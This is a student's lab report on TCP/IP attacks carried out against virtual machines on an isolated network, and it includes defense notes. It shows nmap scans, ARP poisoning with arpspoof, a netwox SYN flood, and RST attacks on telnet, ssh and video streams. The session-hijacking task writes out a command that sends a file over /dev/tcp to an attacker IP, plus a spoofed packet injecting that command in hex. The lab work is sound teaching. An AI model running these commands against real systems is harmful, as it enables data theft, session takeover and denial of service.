

TCP/IP Vulnerability Analysis

Homework 5's objective is to gain experience with analyzing and attacking network vulnerabilities through tools such as netwox, nmap, scapy and wireshark. These exercises are carried out on locally hosted virtual machines hosted on a NAT network, address space 10.0.2.0/24, for educational purposes. The main concepts tested in this assignment are network surveillance, ARP cache poisoning, SYN flooding, RST attacks on telnet and ssh connections, RST attacks on video streaming applications, and TCP session hijacking, and footprint investigation.

Task 1: Surveillance

Before taking concrete steps to attack or exploit a network its important to scan a network to check for active machines and their operating systems. A common tool used for these purposes is *nmap*, a linux terminal tool used to scan networks and detect connected devices, along with a variety of other uses. In this exercise we'll perform a number of network scans to detect and analyze devices.

- 1.1: TCP connect Scan
 - With a TCP connect scan the attacking machine attempts to establish a TCP connection with a machine within a network instead of sending raw packets like many other network scanning protocols, similar to how a web browser may connect to a web host. We can perform a TCP connect scan using the nmap command "`nmap -sT 10.0.2.0/24`"

```
[11/02/20]seed@VM:~$ nmap -sT 10.0.2.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2020-11-02 13:59 EST
Nmap scan report for 10.0.2.1
Host is up (0.0057s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.7
Host is up (0.0012s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
3128/tcp  open  squid-http

Nmap scan report for 10.0.2.8
Host is up (0.0015s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
3128/tcp  open  squid-http

Nmap scan report for 10.0.2.9
Host is up (0.0060s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
3128/tcp  open  squid-http

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.27 seconds
```

- Below you can see the wireshark output taken from an observer machine. You can see broadcast ARP requests follow by a [SYN,ACK] exchange between two machines. This wireshark capture also contains RST packets and exchanges for other machines, but the capture is way too large to include the whole thing in this document

...	PcsCompu_82:00:f6	Broadcast	ARP	60 Who has 10.0.2.10? Tell 10.0.2.7
...	PcsCompu_82:00:f6	Broadcast	ARP	60 Who has 10.0.2.13? Tell 10.0.2.7
...	10.0.2.7	10.0.2.8	TCP	74 53536 → 80 [SYN] Seq=2418764170 Win=
...	10.0.2.8	10.0.2.7	TCP	74 80 → 53536 [SYN, ACK] Seq=367056125
...	PcsCompu_82:00:f6	Broadcast	ARP	60 Who has 10.0.2.14? Tell 10.0.2.7
...	PcsCompu_82:00:f6	Broadcast	ARP	60 Who has 10.0.2.15? Tell 10.0.2.7

- Any network admin should be able to detect and track these widespread connection requests across their network and identify the scanning machine

- 1.2: SYN stealth scan

- SYN scans are similar to TCP connect scans except the scanning machine sends a RST request after receiving the initial SYN/ACK response, never creating a TCP connection. This scan is generally faster and less risky since a full connection is never established and fewer packets have to be sent between the machines being scanned. We can perform this scan using the nmap command “nmap -sS 10.0.2.0/24”. The output of the nmap command is the exact same as the TCP scan so there is not a screenshot included to save space so that this report isn’t 20 pages long. Below you can see a wireshark screenshot, which shows only SYN, [SYN, ACK], and [RST] packets being exchanged

391...	10.0.2.8	10.0.2.7	TCP	58 22 → 52722 [SYN, ACK] Seq=2367370863
761...	10.0.2.7	10.0.2.8	TCP	60 52722 → 80 [SYN] Seq=1411417355 Win=1
837...	10.0.2.8	10.0.2.7	TCP	58 80 → 52722 [SYN, ACK] Seq=1910726766
182...	10.0.2.7	10.0.2.8	TCP	60 52722 → 22 [RST] Seq=1411417356 Win=0

- Network admins should be able to detect the large number of syn requests that are never responded to/ no connection fully created and identify the scanning machine

- 1.3: FIN scan

- FIN scans send specific packets with the TCP FIN bit set, allowing them to bypass certain loopholes in network policies. These scans can be more sneaky than the last two, but are still detectable by modern networks if configured correctly. We can carry out this scan using “nmap -sF (IP)”

```
[11/02/20]seed@VM:~$ sudo nmap -sF 10.0.2.0/24
Starting Nmap 7.01 ( https://nmap.org ) at 202
Nmap scan report for 10.0.2.1
Host is up (0.00020s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
53/tcp    open|filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual N

Nmap scan report for 10.0.2.2
Host is up (0.00062s latency).
All 1000 scanned ports on 10.0.2.2 are open|fi
MAC Address: 52:54:00:12:35:00 (QEMU virtual N

Nmap scan report for 10.0.2.3
Host is up (0.00022s latency).
All 1000 scanned ports on 10.0.2.3 are filtere
MAC Address: 08:00:27:A2:0E:22 (Oracle Virtual

Nmap scan report for 10.0.2.8
Host is up (0.00053s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
53/tcp    open|filtered domain
80/tcp    open|filtered http
3128/tcp  open|filtered squid-http
MAC Address: 08:00:27:87:B2:32 (Oracle Virtual

Nmap scan report for 10.0.2.9
Host is up (0.00041s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
53/tcp    open|filtered domain
80/tcp    open|filtered http
3128/tcp  open|filtered squid-http
```

- Above you can see that this scan also returns information about the scanned ports on each IP. For example, you can see that a number of ports are open and filtered, while closed ports are not shown at all. Below you can see a wireshark capture that shows FIN packets being send and RST packets being returned for closed ports

0.0.2.7	10.0.2.8	TCP	60 48383 → 23 [FIN] Seq=3823608720 Win=1024 Len
0.0.2.7	10.0.2.8	TCP	60 48383 → 80 [FIN] Seq=3823608720 Win=1024 Len
0.0.2.7	10.0.2.8	TCP	60 48383 → 3389 [FIN] Seq=3823608720 Win=1024 L
0.0.2.8	10.0.2.7	TCP	54 3389 → 48383 [RST, ACK] Seq=0 Ack=3823608721
0.0.2.7	10.0.2.8	TCP	60 48383 → 113 [FIN] Seq=3823608720 Win=1024 Le
0.0.2.8	10.0.2.7	TCP	54 113 → 48383 [RST, ACK] Seq=0 Ack=3823608721

- 1.4: PING scan

- A PING scan is very basic, only pinging machines to see if a response is sent. This reveals which machines on a network are active. We can carry out this scan using “nmap -sn (IP)” to scan machines without port discovery, which takes up more time and is less efficient for basic active machine discovery. Below you can see the output of this PING scan, which shows active hosts as well as their MAC addresses

```
[11/02/20]seed@VM:~$ sudo nmap -sn 10.0.2.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2020-11-02 14:40 EST
Nmap scan report for 10.0.2.1
Host is up (0.00025s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.000084s latency).
MAC Address: 08:00:27:A2:0E:22 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.8
Host is up (0.00031s latency).
MAC Address: 08:00:27:87:B2:32 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.9
Host is up (0.00028s latency).
MAC Address: 08:00:27:7F:F7:BD (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.21 seconds
```

- *NOTE*: What I found interesting about this scan is that the wireshark capture only shown the ARP broadcasts within the network but didn't show any machine responses.
- 1.5: UDP scan
 - As UDP services are widespread and very common, UDP scans are very useful, although sometimes slow. The scanning device sends UDP packets across the network to live machines and to different ports and can assign port states based on the live machine response, or lack thereof. We can perform this scan using "nmap -sU (IP)". It's worth noting that this has been the slowest scan performed so far.

```
[11/02/20]seed@VM:~$ sudo nmap -sU 10.0.2.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2020-11-02 14:47 ES
Nmap scan report for 10.0.2.1
Host is up (0.00024s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
53/udp    open  domain
69/udp    open  tftp
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.00014s latency).
All 1000 scanned ports on 10.0.2.2 are open|filtered
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00023s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
67/udp    open|filtered dhcp
MAC Address: 08:00:27:A2:0E:22 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.8
Host is up (0.00052s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
53/udp    open  domain
68/udp    open|filtered dhcp
631/udp   open|filtered ipp
5353/udp  open|filtered zeroconf
MAC Address: 08:00:27:87:B2:32 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.9
Host is up (0.00047s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
53/udp    open  domain
68/udp    open|filtered dhcp
631/udp   open|filtered ipp
5353/udp  open|filtered zeroconf
MAC Address: 08:00:27:7F:F7:BD (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.7
Host is up (0.000030s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
53/udp    open  domain
68/udp    open|filtered dhcp
631/udp   open|filtered ipp
5353/udp  open|filtered zeroconf
```

○

...	10.0.2.8	10.0.2.7	ICMP	70 Destination unreachable (Po
...	10.0.2.7	10.0.2.8	UDP	60 33020 → 39888 Len=0
...	10.0.2.8	10.0.2.7	ICMP	70 Destination unreachable (Po
...	10.0.2.7	10.0.2.8	UDP	60 33020 → 1900 Len=0
...	10.0.2.7	10.0.2.8	UDP	60 33021 → 1900 Len=0
...	10.0.2.8	10.0.2.7	ICMP	70 Destination unreachable (Po
...	10.0.2.7	10.0.2.8	UDP	60 33020 → 19504 Len=0
...	10.0.2.8	10.0.2.7	ICMP	70 Destination unreachable (Po
...	10.0.2.7	10.0.2.8	UDP	60 33020 → 34358 Len=0

1.6: OS Detection

- Nmap is commonly used to fingerprint device operating systems. The scanning machine send out a large number of TCP and UDP packets throughout the network and compares the responses to a database that contains thousands of fingerprints to determine the target machine OS.

```
Nmap scan report for 10.0.2.7
Host is up (0.0011s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
3128/tcp  open  squid-http
MAC Address: 08:00:27:82:00:F6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.0
Network Distance: 1 hop

Nmap scan report for 10.0.2.8
Host is up (0.0011s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
3128/tcp  open  squid-http
MAC Address: 08:00:27:87:B2:32 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.0
Network Distance: 1 hop

Nmap scan report for 10.0.2.9
Host is up (0.000085s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
3128/tcp  open  squid-http
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux kernel:3
OS details: Linux 3.12 - 3.19, Linux 3.8 - 3.19
Network Distance: 0 hops
```

- As you can see above, the scan correctly determines the linux operating system of the machines within our NAT network

...	10.0.2.8	10.0.2.9	TCP	54 3800 → 45311 [RST, AC
...	10.0.2.9	10.0.2.8	TCP	60 45312 → 3800 [SYN] Se
...	10.0.2.8	10.0.2.9	TCP	54 3800 → 45312 [RST, AC
...	10.0.2.9	10.0.2.8	TCP	60 45311 → 82 [SYN] Seq=
...	10.0.2.8	10.0.2.9	TCP	54 82 → 45311 [RST, ACK]
...	10.0.2.9	10.0.2.8	TCP	60 45312 → 82 [SYN] Seq=
...	10.0.2.8	10.0.2.9	TCP	54 82 → 45312 [RST, ACK]
...	10.0.2.9	10.0.2.8	TCP	60 45313 → 82 [SYN] Seq=
...	10.0.2.8	10.0.2.9	TCP	54 82 → 45313 [RST, ACK]

- The wireshark capture above shows TCP packets being sent between two of the devices on the NAT network. The responses will be analyzed by the scanning machine and compared to the fingerprint database to determine operating systems

Defense:

As is mentioned in some of the specific scans, any network admin should be able to track suspicious requests within their network and track the scan packets being sent out, which should also

allow them to identify the IP of the attacking machine. A solution to this would be a policy to only accept traffic from registered devices using a service like Microsoft intune.

Task 2: ARP Poisoning

ARP caches contain mappings from IP to MAC addresses within a network. When you poison an ARP cache, you spoof ARP packets to create false entries in a given machine's ARP table, allowing the attacker to fake the attacking machine's entry and intercept packets, such as in a MiM attack. Using the *arp* command, you can display the current ARP table in a given machine:

```
[11/02/20]seed@VM:~$ arp
Address HWtype HWaddress Flags Mask Iface
10.0.2.50 (incomplete) enp0s3
10.0.2.51 (incomplete) enp0s3
10.0.2.48 (incomplete) enp0s3
10.0.2.49 (incomplete) enp0s3
10.0.2.14 (incomplete) enp0s3
10.0.2.15 (incomplete) enp0s3
10.0.2.13 (incomplete) enp0s3
10.0.2.10 (incomplete) enp0s3
10.0.2.8 ether 08:00:27:87:b2:32 C enp0s3
10.0.2.6 (incomplete) enp0s3
10.0.2.7 ether 08:00:27:82:00:f6 C enp0s3
10.0.2.4 (incomplete) enp0s3
10.0.2.5 (incomplete) enp0s3
10.0.2.2 ether 52:54:00:12:35:00 C enp0s3
10.0.2.3 ether 08:00:27:a2:0e:22 C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.30 (incomplete) enp0s3
```

Non-incomplete entries are machines that have responded to ARP requests in the past and replied with their IP and MAC addresses. This attack will be carried out on machine IP:10.0.2.8 and will target IP: 10.0.2.7. In this exercise I'll demonstrate how to corrupt a target device's ARP table. The first step is to send spoofed ARP packets to corrupt the arp table, which we can do using the command "*arpspoof -I enp0s3 -t 10.0.2.7 -r 10.0.2.2*". This command is in the form "*arpspoof -I <interface> -t <target IP> -r <host IP>*".

```
[11/03/20]seed@VM:~$ sudo arpspoof -t 10.0.2.7 -r 10.0.2.2
8:0:27:87:b2:32 8:0:27:82:0:f6 0806 42: arp reply 10.0.2.2 is-at 8:0:27:87:b2:32
8:0:27:87:b2:32 52:54:0:12:35:0 0806 42: arp reply 10.0.2.7 is-at 8:0:27:87:b2:32
8:0:27:87:b2:32 8:0:27:82:0:f6 0806 42: arp reply 10.0.2.2 is-at 8:0:27:87:b2:32
8:0:27:87:b2:32 52:54:0:12:35:0 0806 42: arp reply 10.0.2.7 is-at 8:0:27:87:b2:32
8:0:27:87:b2:32 8:0:27:82:0:f6 0806 42: arp reply 10.0.2.2 is-at 8:0:27:87:b2:32
8:0:27:87:b2:32 52:54:0:12:35:0 0806 42: arp reply 10.0.2.7 is-at 8:0:27:87:b2:32
8:0:27:87:b2:32 8:0:27:82:0:f6 0806 42: arp reply 10.0.2.2 is-at 8:0:27:87:b2:32
8:0:27:87:b2:32 52:54:0:12:35:0 0806 42: arp reply 10.0.2.7 is-at 8:0:27:87:b2:32
```

Above is a small screenshot of arp packets being sent to overload and poison the arp cache

```
[11/03/20]seed@VM:~$ arp
Address HWtype HWaddress Flags Mask Iface
10.0.2.8 ether 08:00:27:87:b2:32 C enp0s3
10.0.2.9 ether 08:00:27:7f:f7:bd C enp0s3
10.0.2.2 ether 52:54:00:12:35:00 C enp0s3
10.0.2.3 ether 08:00:27:a2:0e:22 C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
[11/03/20]seed@VM:~$ arp
Address HWtype HWaddress Flags Mask Iface
10.0.2.8 ether 08:00:27:87:b2:32 C enp0s3
10.0.2.9 ether 08:00:27:7f:f7:bd C enp0s3
10.0.2.2 ether 08:00:27:87:b2:32 C enp0s3
10.0.2.3 ether 08:00:27:a2:0e:22 C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.67 ether 08:00:27:87:b2:32 C enp0s3
[11/03/20]seed@VM:~$
```

Above you can see the arp table before and after the arpspoof attack began. As you can see the MAC address of 10.0.2.2 has been corrupted which would allow us to carry out further attacks. The Wireshark snippet looks exactly as you'd expect, just a constant broadcast of spoofed ARP packets.

Originally, I was going to extend this task to carry out a simulated MiM attack, however my VM wouldn't allow me to enable port forwarding for some reason, even as root. Kind of a bummer but it's not the end of the world.


Task 3: SYN Flooding Attack

SYN flooding is defined as sending a large number of connection requests with no intention of completing the TCP connection. This fills the queue responsible for managing in-process connections and when the queue is full the target machine will refuse any more incoming connections. In this task we'll carry out a SYN flooding attack and analyze the results, both with and without SYN cookies enabled. We'll carry out this attack on target IP: 10.0.2.7 using attacking IP: 10.0.2.8.

```
[11/03/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

The target machine has a queue size of 128 as shown above. Below, on the left, you can see the status of the queue before the attack is carried out. When we're carrying out this attack, we can use netwox tool 76 with the IP of the target machine to flood the target with SYN packets and perform the attack.

[11/03/20]seed@VM:~\$ netstat -na						tcp6	0	0	10.0.2.7:80	252.30.139.242:32181	SYN_RECV
Active Internet connections (servers and established)						tcp6	0	0	10.0.2.7:80	253.119.9.131:17602	SYN_RECV
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	tcp6	0	0	10.0.2.7:80	249.0.197.153:54504	SYN_RECV
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN	tcp6	0	0	10.0.2.7:80	240.172.43.128:53592	SYN_RECV
tcp	0	0	10.0.2.7:53	0.0.0.0:*	LISTEN	tcp6	0	0	10.0.2.7:80	255.99.43.189:45179	SYN_RECV
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN	tcp6	0	0	10.0.2.7:80	248.76.18.158:24187	SYN_RECV
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	tcp6	0	0	10.0.2.7:80	240.167.181.124:27110	SYN_RECV
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN	tcp6	0	0	10.0.2.7:80	247.225.52.146:44847	SYN_RECV
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN	tcp6	0	0	10.0.2.7:80	243.154.123.174:53288	SYN_RECV
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN	tcp6	0	0	10.0.2.7:80	246.36.211.86:8678	SYN_RECV
tcp	0	0	127.0.0.1:3386	0.0.0.0:*	LISTEN	tcp6	0	0	10.0.2.7:80	254.39.44.181:63764	SYN_RECV
tcp	0	0	127.0.0.1:44561	127.0.0.1:953	TIME_WAIT	tcp6	0	0	10.0.2.7:80	251.77.86.186:6700	SYN_RECV
tcp	0	0	127.0.0.1:55715	127.0.0.1:953	TIME_WAIT	tcp6	0	0	10.0.2.7:80	250.83.154.22:19986	SYN_RECV
tcp6	0	0	:::80	:::*	LISTEN	tcp6	0	0	10.0.2.7:80	249.203.209.76:10790	SYN_RECV
tcp6	0	0	:::53	:::*	LISTEN	tcp6	0	0	10.0.2.7:80	242.200.222.233:37935	SYN_RECV
tcp6	0	0	:::21	:::*	LISTEN	tcp6	0	0	10.0.2.7:80	247.168.238.60:12693	SYN_RECV
tcp6	0	0	:::22	:::*	LISTEN	tcp6	0	0	10.0.2.7:80	254.65.82.19:1555	SYN_RECV
tcp6	0	0	:::631	:::*	LISTEN	tcp6	0	0	10.0.2.7:80	252.175.24.245:44539	SYN_RECV
tcp6	0	0	:::3128	:::*	LISTEN	tcp6	0	0	10.0.2.7:80	251.17.172.51:1792	SYN_RECV
tcp6	0	0	:::1953	:::*	LISTEN	tcp6	0	0	10.0.2.7:80	247.162.185.57:38267	SYN_RECV
udp	0	0	127.0.1.1:53	0.0.0.0:*		tcp6	0	0	10.0.2.7:80	244.161.78.180:7213	SYN_RECV
udp	0	0	10.0.2.7:53	0.0.0.0:*		tcp6	0	0	10.0.2.7:80	240.118.189.112:35024	SYN_RECV
udp	0	0	0.0.0.0:33333	0.0.0.0:*		tcp6	0	0	10.0.2.7:80	245.20.197.118:6122	SYN_RECV
udp	0	0	127.0.0.1:53	0.0.0.0:*		tcp6	0	0	10.0.2.7:80	250.145.178.213:35138	SYN_RECV
udp	0	0	0.0.0.0:68	0.0.0.0:*		tcp6	0	0	10.0.2.7:80	243.114.163.39:8980	SYN_RECV
udp	0	0	0.0.0.0:631	0.0.0.0:*		tcp6	0	0	10.0.2.7:80	254.182.120.110:37439	SYN_RECV
udp	0	0	0.0.0.0:53407	0.0.0.0:*		tcp6	0	0	10.0.2.7:80	251.189.178.141:43218	SYN_RECV
udp	0	0	0.0.0.0:60598	0.0.0.0:*		tcp6	0	0	10.0.2.7:80	253.61.75.37:54969	SYN_RECV
udp	0	0	0.0.0.0:5353	0.0.0.0:*		tcp6	0	0	10.0.2.7:80	242.194.112.71:39614	SYN_RECV
udp6	0	0	:::53	:::*		tcp6	0	0	10.0.2.7:80	245.188.124.95:52970	SYN_RECV
udp6	0	0	:::158995	:::157536	ESTABLISHED	tcp6	0	0	10.0.2.7:80	242.129.199.229:38092	SYN_RECV
udp6	0	0	:::41638	:::*		tcp6	0	0	10.0.2.7:80	249.159.153.133:26508	SYN_RECV
udp6	0	0	:::37961	:::*		tcp6	0	0	10.0.2.7:80	251.73.113.225:5690	SYN_RECV
udp6	0	0	:::157536	:::158995	ESTABLISHED	tcp6	0	0	10.0.2.7:80	244.152.11.229:50583	SYN_RECV
udp6	0	0	:::5353	:::*		tcp6	0	0	10.0.2.7:80	248.45.109.216:25170	SYN_RECV
raw	0	0	0.0.0.0:1	0.0.0.0:*	7	tcp6	0	0	10.0.2.7:80	240.62.105.101:63131	SYN_RECV
raw6	0	0	:::58	:::*	7	tcp6	0	0	10.0.2.7:80	255.1.172.6:7688	SYN_RECV
raw6	0	0	:::58	:::*	7	tcp6	0	0	10.0.2.7:80	240.35.250.81:62570	SYN_RECV



Austin Peterson
UIN: 926006358

The terminal screenshot on the right shows the queue status during the SYN flood attack. You can see that it has been filled with half filled connections as shown with the status “SYN_RECV”. Since this fills the queue, the target machine can not accept new connection requests thus a browser like firefox can not connect to the internet, as shown above.

Syn Cookie Countermeasure:

SYN cookies allow servers or machines to calculate a specific value to confirm the legitimacy of a given SYN request. This value is based on a timestamp, a hashed key, port numbers etc. With a machine that doesn't use SYN cookies receives a high number of SYN requests, the Syn table fills up and the machine is forced to handle those connections, often resulting in dropped connections or a locked-up server. With SYN cookies, the machine sends back a normal SYN+ACK response and if an ACK response is received, the device creates the SYN table entry and proceeds as normal. When SYN cookies were disabled, my VM failed to connect to the internet as shown in the firefox image above. When SYN cookies were enabled, a connection was possible, although slower than normal.

Defense:


If you were to store current ARP tables and check the validity of any changes within the arp table, either directly with the server or perhaps using a blockchain style ledger, you should be able to detect changes and take steps to prevent any attacks before any damage can be done/packets intercepted.

Task 4: TCP RST attacks on Telnet and ssh connections

A TCP RST attack is essentially sending a spoofed RST connection to signal the machine to kill the connection, breaking any remote session between two machines connected via, in this case, telnet or ssh. Once the connection is broken you could subsequently carry out another attack that could prevent further connection from the original device or potentially hijack the necessary credentials and connect via telnet yourself. The first step in this process is to establish a telnet connection between two virtual machines.

Netwox:

Once this connection is established, as shown on below on the left, we can use netwox to send continuous RST packets using tool 78 to close the active connection and prevent future connections to that machine. From a third virtual machine, we can spoof RST packets to achieve this using the command “*netwox 78 -I 10.0.2.9 (connecting ip)*” as root, resulting in the image on the right As you can see below, the connection was closed once we began sending spoofed RST packets and future connections were refused by the host.



The image contains two side-by-side terminal screenshots. The left screenshot shows a successful telnet connection from a VM named 'seed' to IP 10.0.2.8. The output shows the connection process, escape character, and the Ubuntu 16.04.2 LTS login prompt. The right screenshot shows the same telnet session being interrupted. It displays the message 'Connection closed by foreign host.' followed by the user attempting to reconnect, which also fails with the same error message. The netwox tool is used in the background to send RST packets to disrupt the connection.

Additionally, we can carry out this attack on ssh connections as well using the same commands. To begin this, we obviously have to create an ssh connection between two vms as shown below. Once the

Austin Peterson
UIN: 926006358

connection is established, we can execute the same netwox command above to close the connection and prevent future ssh connections while the attack is running, as shown below.

(top-> bottom: connection established, connection close, connection refused)

```
[11/05/20]seed@VM:~$ ssh 10.0.2.8
The authenticity of host '10.0.2.8 (10.0.2.8)' can't be established.
ECDSA key fingerprint is SHA256:plzAio6clbI+8HDp5xa+eKRi561aFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.8' (ECDSA) to the list of known hosts.
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

[11/05/20]seed@VM:~$ packet_write_wait: Connection to 10.0.2.8 port 22: Broken p
ipe
Connection reset by 10.0.2.8 port 22
```

Defense:

Defending against an attack like this would likely require a filter that detects streams of TCP RST packets and filter them out, after which would have to re-establish the connection.

Task 5: TCP RST Attacks on Video Streaming Applications

Task 5 is basically an extension of task 4, except instead of sending RST packets to kill a telnet or ssh connection we send packets to disrupt the stream of data packets used in video streaming. The core concept of this task is the same: create a connection (start a video) and use netwox tool 78 from an external machine to break the connection using RST packets. In this case, we streamed the 1987 classic “Never Gonna Give You Up” by Rick Astley and began the attack from an external VM. The web browser on the target machine immediately stopped receiving data packets and the video stopped once the already received video portion had been played. When halted the sending of TCP RST packets, the video eventually began receiving data and playing as normal.



Defense:

Defending against an attack like this would likely require a filter that detects streams of TCP RST packets and filter them out, after which would have to re-establish the connection which would likely be done automatically when the browser attempts to reconnect with the video servers, in this case youtube.

Task 6: TCP Session Hijacking

In this task we'll use netcat tool 40 to hijack an ongoing TCP session and insert command line commands, formatted in hex, into the telnet session. These commands obviously grant a large amount of power to the attacker if successful. We'll start this task by establishing a basic telnet session between two virtual machines just as we did in task 4.

```
[11/05/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/
```

The objective of this hijack is to steal a secret from the server machine. We can do that by copying the contents of a file to a folder /dev/tcp/(atk IP)/9090, which would begin broadcasting the contents of that folder across the network to the attacker IP on port 9090, which we can listen to on our attacking machine. To prove that this method works, below are a series of screenshots of the commands being run on the server and attacking machines after being entered directly, not through the hijacked session.

```
[11/08/20]seed@VM:~$ cat /home/seed/test.txt > /dev/tcp/10.0.2.7/9090
[11/08/20]seed@VM:~$ sudo nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted (family 2, sport 47396)
asdf
[1] Killed nc -l 9090 -v
```

The images above show the copying of file contents on the server machine followed by netcat on the attacking machine to listen and pick up the file. The nc command must be called first so that the server gets a response and establishes the connection. The contents of the test file, "asdf", are found and received by the attacking machine.

In a TCP hijack attack the goal is to send the "cat /home/seed/..." command in hex form through a fake tcp packet to be interpreted as if it came from the telnet connected machine. To do this we need to create a packet using netcat 40 with all the proper aspects of a tcp signature, including source and dest ports and Ips, sequence numbers, and payloads. For the packet to be valid, there must be a valid sequence number. In Wireshark, you can filter out tcp packets with 0 length and find packets with a "next sequence number" field. If you can find that value, you can create a new packet with the proper sequence number. Building the netcat packet is a matter of manually setting the ip/port fields, sequence numbers, and hex payload that we can find using python commands. The full command is shown below with a resulting Wireshark capture below that.

```
[11/08/20]seed@VM:~$ sudo netcat 40 --ip4-src 10.0.2.9 --ip4-dst 10.0.2.8 --tcp-dst 23 --tcp-src 44425 --tcp-seqnum 9554693 --tcp-window 2000
--tcp-data "0a636174202f6865642f736565642f746573742e747874203e202f6465762f7463702f31302e302e322e372f393039300a"
```

50	2020-11-08 12:18:21.2998156..	PcsCompu_7f:f7:bd	PcsCompu_82:00:f6	ARP	42	10.0.2.9 is at 08:00:27:f7:f7:bd
51	2020-11-08 12:18:21.4045153..	10.0.2.9	10.0.2.8	TELNET	104	4203292834 Telnet Data ...
